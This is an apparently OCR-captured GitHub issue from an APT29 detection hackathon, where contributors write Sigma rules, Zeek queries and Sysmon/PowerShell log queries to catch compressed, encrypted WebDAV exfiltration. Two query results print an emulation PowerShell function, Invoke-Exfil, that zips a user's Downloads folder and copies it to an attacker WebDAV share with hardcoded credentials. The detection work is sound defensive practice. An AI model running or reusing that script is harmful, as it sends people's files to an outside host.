7.B) Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over Alternative Protocol #17

New issue

Open **Cyb3rWard0g** opened this issue on May 2, 2020 · 25 comments

Cyb3rWard0g commented on May 2, 2020 Contributor

The attacker then collects files (T1005), which are compressed (T1002) and encrypted (T1022), before being exfiltrated to an attacker-controlled WebDAV share (T1048).

DarthRaki commented on May 2, 2020 • edited Contributor

All of my analytics are using this tool set (https://github.com/idaholab/Malcolm)

Can I find Compressed files leaving my network ?
The query I started with

Assignees
No one assigned

Labels
None yet


Projects
None yet

Milestone
No milestone

Development
No branches or pull requests


4 participants

http.uri == [*.7z, *.zip, *.rar]




Another starting point could be

zeek_http.orig_mime_types == *compressed




Is 192.168.0.4 expected to be in my network?

Is the User-agent of Microsoft-WebDAV-MiniRedir/10.0.18362 Normal for my network/that host?



of the compressed files, what HTTP methods are there?




```
PROPPATCH, 7
PUT, 7
HEAD, 5
LOCK, 5
PROPFIND, 5
UNLOCK, 5
```

What files are associated with the PUT method?

👍 1

Cyb3rWard0g commented on May 3, 2020

Contributor Author • • •

That's awesome **@DarthRaki** ! Is that something that can be queried with Zeek logs too?

DarthRaki commented on May 3, 2020 Contributor ···

I think so, let me double check ill post some screen shots either way.

Cyb3rWard0g commented on May 4, 2020 Contributor Author ···

Thank you **@DarthRaki** , if it is possible, it would be good to have something similar to the Sigma queries that **@neu5ron** and **@patrickstjohn** are putting together! it would be awesome!

Example: #48 (comment)

Folder to add rules: https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules
Thank you **@DarthRaki** for willing to share and collaborate 👍

DarthRaki commented on May 6, 2020 • edited Contributor ···

Okay my First ever sigma rule! this was fun

```
title: Data from Local System, Data Compressed, Da
author: Greg Howell
date: 2020/04/05
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
tags:
    - attack.data_exfiltration
    - attack.t1002
    - attack.t1005
    - attack.t1022
logsource:
    product: zeek
    service: files
    service: http
detection:
    selection1:
        uri:
         - '*.7z'
         - '*.zip'
         - '*.rar'
```

```
    selection2:
        mime_types: '*compressed'
    selection3:
        filetype: '*compressed'
    selection4:
        http.bodyMagic: '*compressed'
    condition: selection1 and selection2 or selection3 o
falsepositives:
    - nothing observed so far
level: high
```

🎉 1 ❤️ 1 🚀 1 👀 1

IesV3gtables commented on May 6, 2020

Unfortunately I don't have Zeek in my environment - I'm attempting to accomplish something similar with Palo Alto Firewalls data (using their 'file' logs which leverage file decoders). We get false positives on zip files as any Modern Office documents are classified as 'zip'

neu5ron commented on May 6, 2020 Contributor

nice work!
I think if you add the value of `PUT` for the method (ie: http request method) this may help reduce a lot of false positives.
what happens if you add that?
otherwise any downloads (using GET request) would trigger this too.

what are your thoughts?

DarthRaki commented on May 6, 2020 Contributor

I thought of using PUT but if you look at this tatic they also use PROPPATCH, which according to the interwebs "The PATCH method is used to apply partial modifications to a resource."

The PUT method would work for some items but may not catch all. I would rather filter out the FP than miss one.

neu5ron commented on May 6, 2020 • edited Contributor

that makes sense, see where your coming from.
I believe that this would flag on any zip downloaded, compressed flash, compress java, office documents(as you said), etc.

neu5ron commented on May 6, 2020 Contributor

and the proprpatch is more for acknowledgment than it is a part of the actual compressed exfil - if that makes sense

👍 1

DarthRaki commented on May 6, 2020 Contributor

So I have this one. which will only hit on things that are external Dst.

```yaml
title: Data from Local System, Data Compressed, Data Enc
author: Greg Howell
date: 2020/04/05
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
tags:
    - attack.data_exfiltration
    - attack.t1002
    - attack.t1005
    - attack.t1022
logsource:
    product: zeek
    service: files
    service: http
detection:
    selection1:
        uri:
         - '*.7z'
```

```
          - '*.zip'
          - '*.rar'
    selection2:
        mime_types: '*compressed'
    selection3:
        filetype: '*compressed'
    selection4:
        http.bodyMagic: '*compressed'
    selection5:
       dst.ip:
        - 192.168.0.0/16
        - 172.16.0.0/12
        - 10.0.0.0/8
    condition: selection1 and selection2 or selection3 o
falsepositives:
    - nothing observed so far
level: high
```

then I made this one for the PUT method

```
yaml
title: Data from Local System, Data Compressed, Data Enc
author: Greg Howell
date: 2020/04/05
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
tags:
    - attack.data_exfiltration
    - attack.t1002
    - attack.t1005
    - attack.t1022
logsource:
    product: zeek
    service: files
    service: http
detection:
    selection1:
        uri:
         - '*.7z'
         - '*.zip'
         - '*.rar'
    selection2:
        mime_types: '*compressed'
    selection3:
        filetype: '*compressed'
    selection4:
        http.bodyMagic: '*compressed'
    selection5:
        http.method: PUT
    condition: selection1 and selection2 and selection5
falsepositives:
```

```
      - nothing observed so far
  level: medium
```

Cyb3rWard0g commented on May 11, 2020 Contributor Author ···

niceeeee! Thank you for sharing **@DarthRaki** ! Would it be good to add the external dest filter also to the second one? maybe? merge both? We are talking about exfiltration and the external destination filter fits that correct?

DarthRaki commented on May 11, 2020 Contributor ···

you could add it, however if they are staging inside your network and using it as means to gather the data before exfil this would also catch that.

👍 1

Cyb3rWard0g commented on May 11, 2020 Contributor Author ···

niceee thank you **@DarthRaki** . if those two are final rules, would you mind adding them to this folder https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules and push a PR? It would be great to keep everything in one folder so that we can push all the final rules from that folder to SIGMA at the end. ;)

Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

7.B.1 Data from Local System

Procedure: Read data in the user's Downloads directory using PowerShell

Criteria: powershell.exe reading files in C:\Users\pam\Downloads\

Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

7.B.2 Data Compressed

Procedure: Compressed data from the user's Downloads directory into a ZIP file (OfficeSupplies.7z) using PowerShell
Criteria: powershell.exe creating the file OfficeSupplies.7z

Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

Sysmon Logs

```
SELECT Message
FROM apt29Host f
INNER JOIN (
  SELECT d.ProcessGuid, d.ParentProcessGuid
  FROM apt29Host d
  INNER JOIN (
    SELECT a.ProcessGuid, a.ParentProcessGuid
    FROM apt29Host a
    INNER JOIN (
      SELECT ProcessGuid
      FROM apt29Host
      WHERE Channel = "Microsoft-Windows-Sysmon/Operatic
          AND EventID = 1
          AND LOWER(Image) LIKE "%control.exe"
          AND LOWER(ParentImage) LIKE "%sdclt.exe"
    ) b
    ON a.ParentProcessGuid = b.ProcessGuid
    WHERE a.Channel = "Microsoft-Windows-Sysmon/Operatic
      AND a.EventID = 1
      AND a.IntegrityLevel = "High"
  ) c
  ON d.ParentProcessGuid= c.ProcessGuid
  WHERE d.Channel = "Microsoft-Windows-Sysmon/Operationa
    AND d.EventID = 1
    AND d.Image LIKE '%powershell.exe'
) e
ON f.ProcessGuid = e.ProcessGuid
WHERE f.Channel = "Microsoft-Windows-Sysmon/Operational"
```

```
  AND f.EventID = 11
  AND LOWER(f.TargetFilename) LIKE '%officesupplies%'
```

Results

```
File created:
RuleName: -
UtcTime: 2020-05-02 03:08:35.270
ProcessGuid: {47ab858c-e374-5eac-d803-000000000400}
ProcessId: 3852
Image: C:\windows\system32\WindowsPowerShell\v1.0\powers
TargetFilename: C:\Users\pbeesly\AppData\Roaming\OfficeS
CreationUtcTime: 2020-05-02 03:08:35.270
```

Cyb3rWard0g commented on May 14, 2020 — Contributor, Author

7.B.3 Data Encrypted

Procedure: Encrypted data from the user's Downloads directory using PowerShell
Criteria: powershell.exe executing Compress-7Zip with the password argument used for encryption

Sysmon Logs

```
SELECT Message
FROM apt29Host f
INNER JOIN (
  SELECT d.ProcessId, d.ParentProcessId
  FROM apt29Host d
  INNER JOIN (
    SELECT a.ProcessGuid, a.ParentProcessGuid
    FROM apt29Host a
    INNER JOIN (
      SELECT ProcessGuid
      FROM apt29Host
      WHERE Channel = "Microsoft-Windows-Sysmon/Operatic
          AND EventID = 1
          AND LOWER(Image) LIKE "%control.exe"
          AND LOWER(ParentImage) LIKE "%sdclt.exe"
    ) b
    ON a.ParentProcessGuid = b.ProcessGuid
```

```
    WHERE a.Channel = "Microsoft-Windows-Sysmon/Operatic
      AND a.EventID = 1
      AND a.IntegrityLevel = "High"
  ) c
  ON d.ParentProcessGuid= c.ProcessGuid
  WHERE d.Channel = "Microsoft-Windows-Sysmon/Operationa
    AND d.EventID = 1
    AND d.Image LIKE '%powershell.exe'
) e
ON f.ExecutionProcessID = e.ProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operatic
    AND f.EventID = 4104
    AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
```

Security

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
SELECT split(d.NewProcessId, '0x')[1] as NewProcessId
FROM apt29Host d
INNER JOIN(
  SELECT a.ProcessId, a.NewProcessId
  FROM apt29Host a
  INNER JOIN (
    SELECT NewProcessId
    FROM apt29Host
    WHERE LOWER(Channel) = "security"
        AND EventID = 4688
        AND LOWER(NewProcessName) LIKE "%control.exe"
        AND LOWER(ParentProcessName) LIKE "%sdclt.exe"
  ) b
  ON a.ProcessId = b.NewProcessId
  WHERE LOWER(a.Channel) = "security"
    AND a.EventID = 4688
    AND a.MandatoryLabel = "S-1-16-12288"
    AND a.TokenElevationType = "%%1937"
) c
ON d.ProcessId = c.NewProcessId
WHERE LOWER(d.Channel) = "security"
  AND d.EventID = 4688
  AND d.NewProcessName LIKE '%powershell.exe'
) e
ON LOWER(hex(f.ExecutionProcessID)) = e.NewProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operatic
AND f.EventID = 4104
AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
```

Results

```
function Invoke-Exfil {

    if (!(Get-Module -Name "7Zip4Powershell")) { Write-H

    Write-Host "[*] Compressing all the things in downlo
    Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -F

    $UserName = "cozy"
    $Password = "MyCozyPassw0rd!" | ConvertTo-SecureStri
    $Creds = New-Object -TypeName System.Management.Auto

    $WebDavShare = "WebDavShare"
    $uri = "\\192.168.0.4\webdav"

    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile

    Write-Host "[*] Creating a temporary mapped network
    New-PSDrive -Name $WebDavShare -PSProvider FileSyste

    Write-Host "[*] Copying data to WebDavShare"
    Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavSh

    Write-Host "[*] Removing temporary network share"
    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile

    Invoke-BeachCleanup
}
```

Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

7.B.4 Exfiltration Over Alternative Protocol

Procedure: Exfiltrated collection (OfficeSupplies.7z) to WebDAV network share using PowerShell
Criteria: powershell executing Copy-Item pointing to an attack-controlled WebDav network share (192.168.0.4:80)

Cyb3rWard0g commented on May 14, 2020 Contributor Author ···

Sysmon + PowerShell Logs

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
    SELECT d.ProcessId, d.ParentProcessId
    FROM apt29Host d
    INNER JOIN (
      SELECT a.ProcessGuid, a.ParentProcessGuid
      FROM apt29Host a
      INNER JOIN (
        SELECT ProcessGuid
        FROM apt29Host
        WHERE Channel = "Microsoft-Windows-Sysmon/Operat
            AND EventID = 1
            AND LOWER(Image) LIKE "%control.exe"
            AND LOWER(ParentImage) LIKE "%sdclt.exe"
      ) b
      ON a.ParentProcessGuid = b.ProcessGuid
      WHERE a.Channel = "Microsoft-Windows-Sysmon/Operat
        AND a.EventID = 1
        AND a.IntegrityLevel = "High"
    ) c
    ON d.ParentProcessGuid= c.ProcessGuid
    WHERE d.Channel = "Microsoft-Windows-Sysmon/Operatic
      AND d.EventID = 1
      AND d.Image LIKE '%powershell.exe'
) e
ON f.ExecutionProcessID = e.ProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operatic
  AND f.EventID = 4104
  AND LOWER(f.ScriptBlockText) LIKE "%copy-item%"
```

Results

```
function Invoke-Exfil {

    if (!(Get-Module -Name "7Zip4Powershell")) { Write-H

    Write-Host "[*] Compressing all the things in downlo
    Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -F

    $UserName = "cozy"
    $Password = "MyCozyPassw0rd!" | ConvertTo-SecureStri
    $Creds = New-Object -TypeName System.Management.Auto

    $WebDavShare = "WebDavShare"
    $uri = "\\192.168.0.4\webdav"

    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile
```

```
    Write-Host "[*] Creating a temporary mapped network
    New-PSDrive -Name $WebDavShare -PSProvider FileSyste

    Write-Host "[*] Copying data to WebDavShare"
    Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavSh

    Write-Host "[*] Removing temporary network share"
    Remove-PSDrive $WebDavShare -Force -ErrorAction Sile

    Invoke-BeachCleanup
}
```

Security + PowerShell Logs

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
    SELECT split(d.NewProcessId, '0x')[1] as NewProcessI
    FROM apt29Host d
    INNER JOIN(
      SELECT a.ProcessId, a.NewProcessId
      FROM apt29Host a
      INNER JOIN (
        SELECT NewProcessId
        FROM apt29Host
        WHERE LOWER(Channel) = "security"
            AND EventID = 4688
            AND LOWER(NewProcessName) LIKE "%control.exe
            AND LOWER(ParentProcessName) LIKE "%sdclt.ex
      ) b
      ON a.ProcessId = b.NewProcessId
      WHERE LOWER(a.Channel) = "security"
        AND a.EventID = 4688
        AND a.MandatoryLabel = "S-1-16-12288"
        AND a.TokenElevationType = "%%1937"
    ) c
    ON d.ProcessId = c.NewProcessId
    WHERE LOWER(d.Channel) = "security"
      AND d.EventID = 4688
      AND d.NewProcessName LIKE '%powershell.exe'
) e
ON LOWER(hex(f.ExecutionProcessID)) = e.NewProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operatic
AND f.EventID = 4104
AND LOWER(f.ScriptBlockText) LIKE "%copy-item%"
```

Cyb3rWard0g commented on May 16, 2020 Contributor Author

Another way to simply identify activity of the webclient used for webdav connections via host telemetry is by looking for the execution of rundll32 with command arguments like `command arguments like C:\windows\system32\davclnt.dll,DavSetCookie`

Sysmon Logs

```
SELECT Message
FROM apt29Host
WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
    AND EventID = 1
    AND CommandLine RLIKE '.*rundll32.exe.*\\\\\\\\windc
```

Results

```
Process Create:
RuleName: -
UtcTime: 2020-05-02 03:08:50.846
ProcessGuid: {47ab858c-e442-5eac-ec03-000000000400}
ProcessId: 3268
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.18362.1 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: rundll32.exe C:\windows\system32\davclnt.dl
CurrentDirectory: C:\windows\system32\
User: DMEVALS\pbeesly
LogonGuid: {47ab858c-dabe-5eac-812e-370000000000}
LogonId: 0x372E81
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=7662A8D2F23C3474DEC6EF8E2B0365B0B86714EE,MD
ParentProcessGuid: {47ab858c-e43f-5eac-eb03-000000000400
ParentProcessId: 8984
ParentImage: C:\Windows\System32\svchost.exe
ParentCommandLine: C:\windows\system32\svchost.exe -k Lc
```

Cyb3rWard0g commented on Jun 4, 2020 Contributor Author ···

This is my first network rule ever created with Zeek logs LOL

```
title: WebDav Put Request
id: 705072a5-bb6f-4ced-95b6-ecfa6602090b
status: experimental
description: A General detection for WebDav user-agent b
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
author: Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threa
date: 2020/05/02
tags:
    - attack.exfiltration
    - attack.t1048
logsource:
    product: zeek
    service: http
detection:
    selection:
        user_agent|contains: 'WebDAV'
        method: 'PUT'
    filter:
        id_resp_h:
        - 192.168.0.0/16
        - 172.16.0.0/12
        - 10.0.0.0/8
    condition: selection and not filter
falsepositives:
    - unknown
level: medium
```

Maybe @neu5ron ? LOL idk if it makes sense :)

neu5ron commented on Jun 6, 2020 • edited Contributor ···

yeah it makes sense.
and actually since zeek http is all but one field short of proxy category (and actually has way more fields than proxies, but these fields apply) - i would change logsource to just category proxy.
then Subnetting isn't a universal thing yet (could be done in backends, but thats big a lot of work atm to read documentation

for every backend- but i know it is on the radar - but for now you can do

so whole rule would be

```
title: WebDav Put Request
id: 705072a5-bb6f-4ced-95b6-ecfa6602090b
status: experimental
description: A General detection for WebDav user-agent b
references:
    - https://github.com/OTRF/detection-hackathon-apt29/
author: Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threa
date: 2020/05/02
tags:
    - attack.exfiltration
    - attack.t1048
logsource:
    category: proxy
detection:
    selection:
        c-useragent|contains: 'WebDAV'
        cs-method: 'PUT'
    class_a:
        dst_ip|startswith: 10.
    class_b:
        dst_ip|re: '(172\.1[6-9]\.)|(172\.2[0-9]\.)|(172
    class_c|startswith: 192.168.
    condition: selection and not 1 of class_*
falsepositives:
    - unknown
level: medium
```

❤️ 1

Cyb3rWard0g commented on Jun 7, 2020 — Contributor · Author

Thank you very much **@neu5ron** ! One quick question. so only translate Zeek HTTP to proxy right?

neu5ron commented on Jun 7, 2020 — Contributor

yeah zeek http to proxy.
zeek dns to dns category

zeek conn can probably be firewall category.
some others, but u shouldnt need for any more rules ATM